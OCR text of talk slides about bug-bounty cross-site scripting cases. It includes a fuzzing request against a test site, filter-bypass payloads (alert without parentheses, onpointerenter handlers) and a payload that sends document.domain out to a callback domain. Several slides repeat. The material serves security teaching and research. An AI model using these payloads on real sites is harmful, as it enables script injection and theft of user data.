
```
1  POST /search.php?test=query HTTP/1.1
2  Host: testphp.vulnweb.com
3  Content-Length: 60
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://testphp.vulnweb.com
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Apple
9  Accept: text/html,application/xhtml+xml,application/xml;q=0
10 Referer: http://testphp.vulnweb.com/search.php?test=query
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Connection: close
14
15 searchFor=<§img§%20src=x%20onfoo=alert(0)>&goButton=go
```

Fuzz all HTML tags

Case ...

Case 3

https://threatcon.io/curioxssity#case3



Case ...

Case 3

https://threatcon.io/curioxssity#case3

1. Reflected XSS can be identified in `https[redacted]/formulari os/tem[redacted].asp`

2. A bypass was found by utilising `x` element, and `onpointerenter` handler in the payload.

Synack Operations Team

Thank you for your submission. good payload! Regards, Eddie Rios

Case ...

Case 4

https://threatcon.io/curioxssity#case4

Case 4

That application only allows limited characters

Case ...

Case 4

https://threatcon.io/curioxssity#case4

Parentheses ()

- Can't do alert()
- Use:
  - alert`1`
  - onerror=alert;throw 23;
  - location=name

Case ...

Case 4

https://threatcon.io/curioxssity#case4

Equal =

- Can’t use =
- Almost impossible in Inside Tag
- You’ll be lucky if it happens Outside Tag

Case ...

Case 4

https://threatcon.io/curioxssity#case4

```
<script type="text/javascript">
            window.onload = function () {
                window.location = 'https://url/reflected-point'
```

',alert(0),'

Case ... Case 4

https://threatcon.io/curioxssity#case4

```
<script type="text/javascript">
            window.onload = function () {
                window.location = 'https://url/reflected-point'
```

',alert(0),'

Case ...

Case 4

https://threatcon.io/curioxssity#case4

```
<script type="text/javascript">
            window.onload = function () {
                window.location = 'https://url/reflected-point'
```

, . = : @ # ? * %

Case ...

Case 4

https://threatcon.io/curioxssity#case4

```
<script type="text/javascript">
            window.onload = function () {
                window.location = 'https://url/reflected-point'
```

, . = : @ # ? * %

',document.location='javascript:document.domain','

Case ...

Case 4

https://threatcon.io/curioxssity#case4

```
<script type="text/javascript">
            window.onload = function () {
                window.location = 'https://url/reflected-point'
```

, . = : @ # ? * %

',document.location='javascript:document.domain','

Case ...

Case 4

https://threatcon.io/curioxssity#case4

```
<script type="text/javascript">
            window.onload = function () {
                window.location = 'https://url/reflected-point'
```

javascript:document.*

, . = : @ # ? * %

',window.location=http://url,'

Case ...

Case 4

https://threatcon.io/curioxssity#case4

```
<script type="text/javascript">
            window.onload = function () {
                window.location = 'https://url/reflected-point'
```

javascript:document.*

, . = : @ # ? * %

',window.location=http://url,'

',window.location=http:url,'

Case ...

Case 4

https://threatcon.io/curioxssity#case4

How to exfiltrate data?

, . = : @ # ? * %

http:url/'%2bdoc ent.domain%2b,'

Case ...

Case 4

https://threatcon.io/curioxssity#case4

',window.location=http:'%2bdocument.domain%2b'.my-burp-domain','

Awesome bypass, thanks for the detailed report!

Thank you